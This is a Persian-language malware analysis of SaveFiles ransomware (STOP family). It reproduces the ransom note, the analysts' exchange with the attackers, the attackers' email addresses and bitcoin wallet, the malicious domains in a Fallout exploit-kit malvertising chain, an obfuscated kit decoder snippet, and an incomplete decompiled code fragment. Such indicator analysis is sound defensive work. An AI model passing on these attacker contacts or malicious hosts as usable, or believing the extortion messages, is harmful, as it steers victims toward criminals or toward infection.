

باسمه تعالی

تحلیل فنی باج افزار SaveFiles

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج افزار، از شروع فعالیت نمونه‌ی جدیدی از خانواده‌ی STOP به نام SaveFiles خبر می‌دهد. که پس از رمزگذاری فایل‌ها، پسوند آن‌ها را به SAVEfiles تغییر می‌دهد. بررسی‌ها نشان می‌دهد که فعالیت این باج افزار در تاریخ ۱۰ سپتامبر سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می‌باشد. طبق بررسی‌های انجام شده باج افزار SaveFiles به جز برخی از دایرکتوری‌های مشخص که در ادامه به آن‌ها اشاره خواهیم نمود، تمام دایرکتوری‌های موجود بر روی سیستم قربانیان را اسکن می‌نماید و تمام فایل‌های موجود در آن‌ها را رمزگذاری می‌کند. در جدول زیر برخی از اطلاعات مربوط به نسخه‌های مختلف انتشار یافته از خانواده‌ی باج افزار STOP آمده است :

تاریخ انتشار	عنوان پیغام باج‌خواهی	پسوند فایل‌های رمزگذاری شده	قابلیت رمزگشایی
دسامبر ۲۰۱۷	!!!YourDataRestore!!!.txt	.STOP	X
۱۰ فوریه ۲۰۱۸	!!!YourDataRestore!!!.txt	.stop	X
۲۲ فوریه ۲۰۱۸	!!!RestoreProcess!!!.txt	.SUSPENDED	X
۱۸ آوریل ۲۰۱۸	!!!INFO_RESTORE!!!.txt	.WAITING	X
۵ مه ۲۰۱۸	!!!RESTORE!!!.txt	.PAUSA	X
۳۰ مه ۲۰۱۸	!!!!RESTORE_FILES!!!.txt	.CONTACTUS	X
۱۸ ژوئیه ۲۰۱۸	!!!DATA_RESTORE!!!.txt	.DATASTOP	X
۲۲ ژوئیه ۲۰۱۸	!!!RESTORE_DAT !!! .txt	.STOPDATA	X
۹ آگوست ۲۰۱۸	!!!KEYPASS_DECRYPTION_INFO !!! .txt	.KEYPASS	X
۲۱ آگوست ۲۰۱۸	!!!WHY_MY_FILES_NOT_OPEN !!! .txt	.WHY	X
۲۳ آگوست ۲۰۱۸	!!!KEYPASS_DECRYPTION_INFO !!! .txt	.KEYPASS	X
۱۰ سپتامبر ۲۰۱۸	!!!SAVE_FILES_INFO!!!.txt	.SAVEfiles	X
۷ نوامبر ۲۰۱۸	!Readme.txt	.DATAWAIT	✓
۱۸ نوامبر ۲۰۱۸	!readme.txt	.INFOWAIT	✓
۲۲ نوامبر ۲۰۱۸	!readme.txt	.puma	✓
۲۴ نوامبر ۲۰۱۸	!readme.txt	.pumax	✓
۲۷ نوامبر ۲۰۱۸	!readme.txt	.pumas	✓

طبق بررسی‌های صورت گرفته، متخصصین امنیتی شرکت Dr.Web موفق به رمزگشایی فایل‌های رمزگذاری شده توسط نسخه‌های DATAWAIT و INFOWAIT شده‌اند و قربانیان می‌توانند از طریق لینک زیر جهت رمزگشایی فایل‌ها، با آن‌ها ارتباط برقرار نمایند :

https://support.drweb.com/new/free_unlocker/for_decode/

در صورت استفاده قربانیان از آنتی‌ویروس Dr.Web در هنگام وقوع حمله، رمزگشایی فایل‌ها به صورت رایگان انجام می‌گردد و در غیر اینصورت قربانیان باید مبلغ ۱۵۰ یورو جهت رمزگشایی فایل‌ها پرداخت نمایند. همچنین قربانیان نسخه‌های puma، pumax و pumas می‌توانند از طریق لینک زیر ابزار رمزگشایی مربوطه را دانلود نمایند :

<https://download.bleepingcomputer.com/demonslay۳۳۰/STOPDecrypter.zip>

مشخصات فایل اجرایی :

نام فایل	urpress.exe
MD۵	6c0001f0d13afb949458b8e320092d09
SHA-۱	649d81f78b1b62e2f8de1f3a2f00d46a43173ddb
SHA-۲۵۶	35687c4b304a1ddda618d3283bf23400b0ce50a05407156d55d3632272b0cc31
اندازه فایل	72 KB
کامپایلر	Microsoft visual C++ 5.0

فایل اجرایی این باج‌افزار دارای ۳ بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	5.78	4096	38755	40960
.rdata	4.74	45056	9870	12288
.data	2.02	57344	103436	16384

تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار SaveFiles، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار SaveFiles

پس از اجرا، فرایند رمزگذاری فایل‌ها را آغاز می‌کند بدین صورت که ابتدا فایل‌های موجود در سایر درایوهای ویندوز را رمزگذاری کرده و سپس درایو اصلی ویندوز را مورد هدف خود قرار می‌دهد. این باج‌افزار در طول اجرای خود یک فایل متنی تحت عنوان `!!!SAVE_FILES_INFO!!!.txt` که محتوای آن شامل پیغام باج‌خواهی می‌باشد را بر روی `Desktop` و در دایرکتوری‌های مختلف ایجاد می‌کند و پس از پایان فرایند رمزگذاری فایل‌ها، فرایند مربوط به اجرای باج‌افزار پایان می‌یابد و فایل اجرایی آن نیز حذف می‌شود.

تصویر زیر پیغام باج‌خواهی باج‌افزار `SaveFiles` را نشان می‌دهد.



```
!!!SAVE_FILES_INFO!!!.txt - Notepad
File Edit Format View Help
WARNING!
Your files, photos, documents, databases and other important files are encrypted and have the extension:
.SAVEfiles
The only method of recovering files is to purchase an decrypt software and unique private key.
After purchase you will start decrypt software, enter your unique private key and it will decrypt all your
data.
Only we can give you this key and only we can recover your files.
You need to contact us by e-mail BM-2cXonzj9ovn5qdX2MrwMK4j3qCquXBKo4h@bitmessage.ch send us your personal ID
and wait for further instructions.
For you to be sure, that we can decrypt your files - you can send us a 1-3 any not very big encrypted files
and we will send you back it in a original form FREE.
Price for decryption $300.
This price available if you contact us first 72 hours.

E-mail address to contact us:
BM-2cXonzj9ovn5qdX2MrwMK4j3qCquXBKo4h@bitmessage.ch

Reserve e-mail address to contact us:
savefiles@india.com

Your personal id:
6se9RaIXXF9m7OzWmx7nL3bVRp691w4SNY8UCir0
```

بر اساس پیغام باج‌خواهی مهاجمین اعلام نموده‌اند که تمام فایل‌ها شامل تصاویر، اسناد، پایگاه‌های داده و ... رمزگذاری شده‌اند و پسوند آن‌ها به `SAVEfiles` تغییر نموده است. همچنین اعلام نموده‌اند که تنها راه رمزگشایی فایل‌ها، خرید ابزار رمزگشایی به همراه کلید خصوصی مربوط به رمزگشایی فایل‌ها می‌باشد. قربانیان برای خرید ابزار مورد اشاره باید از طریق یکی از آدرس ایمیل‌های `savefiles@india.com` و یا `BM-2cXonzj9ovn5qdX2MrwMK4j3qCquXBKo4h@bitmessage.ch` با مهاجمین ارتباط برقرار نمایند و بایستی در ایمیل ارسالی کد شناسایی مربوط به خود را برای آن‌ها ارسال نمایند و منتظر پاسخ از سوی مهاجمین بمانند. در صورت برقراری ارتباط قربانیان طی مدت ۷۲ ساعت، مبلغ باج‌خواهی ۳۰۰ دلار خواهد بود و قربانیان جهت کسب اطمینان از رمزگشایی فایل‌ها می‌توانند تعداد ۱ الی ۳ فایل رمزگذاری شده را برای مهاجمین ارسال نمایند تا آن‌ها نمونه‌ی رمزگشایی شده‌ی فایل‌ها را برای آن‌ها ارسال نمایند. پس از برقراری ارتباط به صورت ناشناس، پیغام زیر برای ما از سوی مهاجمین ارسال گردید :

 **Data Decryption** <BM-2cXonzj9ovn5qdX2MrwMK4j3qCquXBKo4h@bitmessage.ch>
To: [REDACTED]

Hello!

You need to purchase an decrypt software and unique private key.
After you will get software, start it and decrypt all your data.

Price of private key and decrypt software is 0.084 bitcoin with 50% discount.
0.084 bitcoin ~ 290 usd.

Before paying you can send to us up to 3 files for free decryption.
Send us your personal ID too.
Please note that files must NOT contain valuable information.

After payment we answer all your questions about server safety.

The easiest way to buy bitcoin is LocalBitcoins site.
You have to register, click Buy bitcoins and select the seller by payment method and price.
Video manual:

1 - You need register localbitcoins account:

<https://www.youtube.com/watch?v=6Lx-W8KxIq4>

2 - Buy bitcoins in localbitcoins video:

<https://www.youtube.com/watch?v=hzHLeEU1tFE>

3 - Send your bitcoins to our wallet video manual:

<https://www.youtube.com/watch?v=u6CTDz7SXEU>

Any bitcoin exchangers:

<https://www.bitstamp.net/> - Big BTC exchanger

<https://www.coinbase.com/> - Other big BTC exchanger

<https://btcdirect.eu/> - Best for Europe

<https://coincafe.com/> - Recommended for fast, many payment methods

<https://bittylicious.com/> - Good service for Europe and World

<https://www.247exchange.com/> - Other exchanger

<https://paxful.com/buy-bitcoin/> - Other exchanger

Attention!

Do not rename encrypted files.

Do not try to decrypt your data using third party software, it may cause permanent data loss.

طبق این پیغام مهاجمین لینک‌هایی مربوط به آموزش نحوه‌ی ایجاد کیف پول بیت‌کوین، نحوه‌ی خرید بیت‌کوین و نحوه‌ی ارسال آن برای ما ارسال نمودند و مبلغ باج‌خواهی در این پیغام ۲۹۰ دلار و معادل ۰.۰۸۴ بیت‌کوین تعیین گردیده است و اعلام نموده‌اند که قربانیان جهت کسب اطمینان از رمزگشایی فایل‌ها می‌توانند تعداد ۱ الی ۳ فایل رمزگذاری شده به همراه کد شناسایی مربوط به خود را برای آن‌ها ارسال نمایند. پس از ارسال موارد ذکر شده برای آن‌ها پیغام زیر از سوی مهاجمین برای ما ارسال گردید:

 **Data Decryption** <BM-2cXonzj9ovn5qdX2MrwMK4j3qCquXBKo4h@bitmessage.ch>
To: [REDACTED]

Dec 1 at 11:15 PM ★

Your test decrypted file:

<https://we.tl/t-bDmN5J44mp>

Bitcoin wallet for your payment:

16HTEm3YW8ByvMf9k8fGmZGjcrh5nssZN


amount: 0.084 bitcoin

After payment contact us, we will check the payment, and send you decryption software, private key, decryption instruction and you will decrypt all you files.

در این پیغام یک لینک مربوط به فایل رمزگشایی شده توسط مهاجمین و آدرس کیف پول بیت کوین به آدرس `16HTEm3YW8ByvMf9k8fGmZGijcrh5nssZN` جهت پرداخت مبلغ باج خواهی برای ما ارسال گردید و مهاجمین اعلام نموده اند که پس از پرداخت مبلغ مورد نظر با آنها ارتباط برقرار نمایم و پس از بررسی تراکنش توسط آنها ابزار رمزگشایی به همراه کلید خصوصی مربوط به رمزگشایی فایل ها برای ما ارسال خواهد شد. طبق بررسی های صورت گرفته کیف پول مربوط به این باج افزار تاکنون تعداد ۴ تراکنش برابر با `0.14240498 BTC` داشته است.


Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.

Summary		Transactions	
Address	<code>16HTEm3YW8ByvMf9k8fGmZGijcrh5nssZN</code>	No. Transactions	4
Hash 160	<code>39f52fa09fdbbac7e6d238b8989be48a053b2ac0</code>	Total Received	<code>0.14240498 BTC</code>
		Final Balance	<code>0 BTC</code>



Request Payment Donation Button


مهاجمین از وبسایت <https://wetransfer.com> جهت ارسال فایل رمزگشایی شده برای ما استفاده نموده اند :




همانطور که قبلا اشاره نمودیم باج افزار `SaveFiles` به جز برخی از دایرکتوری های موجود در سیستم قربانیان که لیست آنها در ذیل آمده است، باقی دایرکتوری های موجود بر روی سیستم قربانیان را اسکن می نماید و تمام فایل های موجود در آنها را رمزگذاری می کند. همچنین به علت رمزگذاری دایرکتوری های مربوط به نرم افزارهای نصب شده بر روی سیستم، هیچ یک از آنها قابل استفاده نیستند.

C:\Windows, C:\Program Files (x۸۶)\Mozilla Firefox, C:\Program Files (x۸۶)\Internet Explorer, C:\Program Files (x۸۶)\Google, C:\Program Files\Mozilla Firefox, C:\Program Files\internet explorer, C:\Program Files\Google, D:\Windows, D:\Program Files (x۸۶)\Mozilla Firefox, D:\Program Files (x۸۶)\Internet Explorer, D:\Program Files (x۸۶)\Google, D:\Program Files\Mozilla Firefox, D:\Program Files\internet explorer, D:\Program Files\Google


این باج افزار در صورتی که عنوان فایل ها به زبان فارسی باشد، آن ها را نیز رمزگذاری می کند و پسوند فایل ها پس از رمزگذاری به **SAVEfiles** تغییر پیدا می کند. تصویر زیر نشان دهنده فایل های رمزگذاری شده توسط این باج افزار می باشد :



باچ افزار SaveFiles ابزارهای کاربردی ویندوز از قبیل Snipping Tool, Calculator و ... را رمزگذاری می کند. تصویر زیر مربوط به رمزگذاری این ابزارها می باشد :



طبق مشاهدات صورت گرفته، در صورت بالا بودن ظرفیت منابع سیستم قربانی، سرعت رمزگذاری فایل‌ها نیز بالاتر خواهد بود. هنگام اجرای باج‌افزار SaveFiles شاهد بودیم که این باج‌افزار به طور میانگین از ۹۰ الی ۹۵ درصد ظرفیت CPU، و ۵ الی ۱۰ درصد ظرفیت حافظه (RAM) استفاده می‌کند. همچنین مدت زمان رمزگذاری فایل‌ها بستگی به حجم داده‌های موجود بر روی سیستم قربانیان دارد. به طور مثال در محیط آزمایشگاه، مدت زمان لازم جهت رمزگذاری یک هارد دیسک با ظرفیت ۲۰ گیگابایت، ۳۵ دقیقه بود. تصویر زیر مربوط به بخشی از نمودار مصرف منابع سیستم توسط باج‌افزار، می‌باشد:



بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد. بنابراین توصیه می‌گردد از باز نمودن هرگونه ایمیل حاوی پیوست مشکوک جداً خودداری نمایند. همچنین طبق

تحقیقات صورت گرفته، مشخص گردید که مهاجمین از تبلیغات آنلاین جهت انتشار باج افزار SaveFiles استفاده نموده‌اند، بدین صورت که مهاجمین از طریق یک مسیر هدایت شده (با استفاده از تبلیغات آنلاین) قربانیان را به یک وبسایت دارای اکسپلویت کیت Fallout هدایت می‌کنند. پس از دانلود خودکار اکسپلویت کیت مورد اشاره، اقدام به نصب باج افزار SaveFiles بر روی سیستم قربانیان می‌نماید و باعث رمزگذاری فایل‌های قربانیان می‌شود. در تصویر زیر یک نمونه از فرایند هدایت کاربران توسط مهاجمین، که توسط متخصصین امنیتی مشاهده گردیده است قابل مشاهده است :

Res	Pr	Clusters	Tags	Date	Content-Type
200	HTTP	sp.popcash.net	exploit-kit Fallout E Bates Malvertising PopCash JPN UndefinedDrop Ransomware	2018-09-14	text/html
200	HTTP	sp.popcash.net	/go/5	424	Malvertising Chain
303	HTTP	sp.popcash.net	/sgo/i	155	Malvertising Chain
200	HTTP	us.digitaldsp.com	/api/s	15,671	Malvertising Chain
301	HTTP	us.digitaldsp.com	/api/v	89	Malvertising Chain
200	HTTP	datingittlive.info	?prop-mix&zoneid=1853689	8,330	E Bates Redirector 1 Step 1
200	HTTP	datingittlive.info	/settings.php	1,261	E Bates Redirector 1 Step 2
200	HTTP	inercnontental.pro	/next/gebrialer	5,760	E Bates Redirector 2 Step 3 (Keitaro)
200	HTTP	hervam.space	/diploetic_seling_Absolves_akmuddar_cheerful/agtbasic-13770-slavepen-Enguar...	154,607	Fallout EK Landing - CVE-2018-8174
200	HTTP	hervam.space	/9383/latticing/MwVAozp/vbONQCGU.html	127,488	Fallout EK Payload: Ransomware
200	HTTP	xxxart.pp.ua	/1/get.php	114	Ransomware Callback

طبق تحقیقات صورت گرفته اکسپلویت کیت Fallout که نسخه‌ی جدید از اکسپلویت کیت Nuclear می‌باشد در آگوست ۲۰۱۸ کشف شد و مهاجمین از آن برای گسترش نرم افزارهای مخرب از طریق تبلیغات آنلاین استفاده می‌کنند. نمونه‌ای از استفاده از این اکسپلویت کیت در قطعه کد زیر قابل مشاهده است:

```
var GcKkgAXOjzx = {
  KAaAFaNPLOdewXc: "eMXADQaK1dvLb6w-f9CZsqy10H.iVki84r03tREj5SUPBpuYwJGTnzcgmgh7NoxF2_",
  QajNwIaOhmfdqfV: function (EpQrHmnBRnFoUzQU) {
    var BHijGCAesq = '';
    var CHxPXWYsyIyQhzY, UbwyuaKLwrCKeGYB, ZmgGKQVGTxsHW;
    var BpgAHCsa, DTkPTxwAGBq, AtUcobsMxvfUs, FajudGmrkqW;
    var QOWlRTuFHkIi = 0;
    EpQrHmnBRnFoUzQU = EpQrHmnBRnFoUzQU['replace'](/^[^A-Za-z0-9\._-]/g, "");
    while (QOWlRTuFHkIi < EpQrHmnBRnFoUzQU['length']) {
      BpgAHCsa = this['KAaAFaNPLOdewXc']['indexOf'](EpQrHmnBRnFoUzQU['charAt'](QOWlRTuFHkIi++));
      DTkPTxwAGBq = this['KAaAFaNPLOdewXc']['indexOf'](EpQrHmnBRnFoUzQU['charAt'](QOWlRTuFHkIi++));
      AtUcobsMxvfUs = this['KAaAFaNPLOdewXc']['indexOf'](EpQrHmnBRnFoUzQU['charAt'](QOWlRTuFHkIi++));
      FajudGmrkqW = this['KAaAFaNPLOdewXc']['indexOf'](EpQrHmnBRnFoUzQU['charAt'](QOWlRTuFHkIi++));
      CHxPXWYsyIyQhzY = (BpgAHCsa << 2) | (DTkPTxwAGBq >> 4);
      UbwyuaKLwrCKeGYB = ((DTkPTxwAGBq & 15) << 4) | (AtUcobsMxvfUs >> 2);
      ZmgGKQVGTxsHW = ((AtUcobsMxvfUs & 3) << 6) | FajudGmrkqW;
      BHijGCAesq = BHijGCAesq + window['String']['fromCharCode'](CHxPXWYsyIyQhzY);
      if (AtUcobsMxvfUs != 64) {
        BHijGCAesq = BHijGCAesq + window['String']['fromCharCode'](UbwyuaKLwrCKeGYB);
      }
      if (FajudGmrkqW != 64) {
        BHijGCAesq = BHijGCAesq + window['String']['fromCharCode'](ZmgGKQVGTxsHW);
      }
    }
    BHijGCAesq = GcKkgAXOjzx.WwShgnixIwmobt(BHijGCAesq);
    return BHijGCAesq;
  },
};
```

تحلیل ایستا:

پس از تحلیل کد باج افزار SaveFiles به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار SaveFiles ساختار فایل‌هایی را که حجم آن‌ها کمتر از ۵۲۴۲۸۸۰ بایت است را به طور کامل تغییر می‌دهد و فایل‌هایی که حجم آن‌ها از این مقدار بیشتر است، را به این شکل رمزگذاری می‌کند که ابتدا ۵۲۴۲۸۸۰ بایت ابتدایی آن‌ها را تغییر می‌دهد سپس ۵۲۴۲۸۸۰ بایت بعدی را بدون تغییر قرار می‌دهد و دوباره ۵۲۴۲۸۸۰ بایت را رمزگذاری می‌کند و این فرایند تا انتها ادامه دارد.

Type	Offset (Source)	Offset (Dest)	Size
Modified	0	0	5,242,880
Matched	5,242,880	5,242,880	52,428,800
Modified	57,671,680	57,671,680	5,242,880
Matched	62,914,559	62,914,559	11,033,097

تصویر ۱: فایل با حجم بیشتر از ۵۲۴۲۸۸۰ بایت.

Type	Offset (Source)	Offset (Dest)	Size
Modified	0	0	4,166,410

تصویر ۲: فایل با حجم کمتر از ۵۲۴۲۸۸۰ بایت که تمام ساختار آن تغییر کرده است.

قطعه کد زیر مربوط به پیغام باج‌خواهی باج‌افزار می‌باشد :

```
urpress.c
981 char "off_40E4A0 = "!!!SAVE_FILES_INFO!!!.txt"; // weak
982 char "off_40E4C8[7]" =
983 {
984     "WARNING! \r\nYour files, photos, documents, databases and other important files are encrypted and have the extension: .SAVEfiles\r\nThe only method of rec",
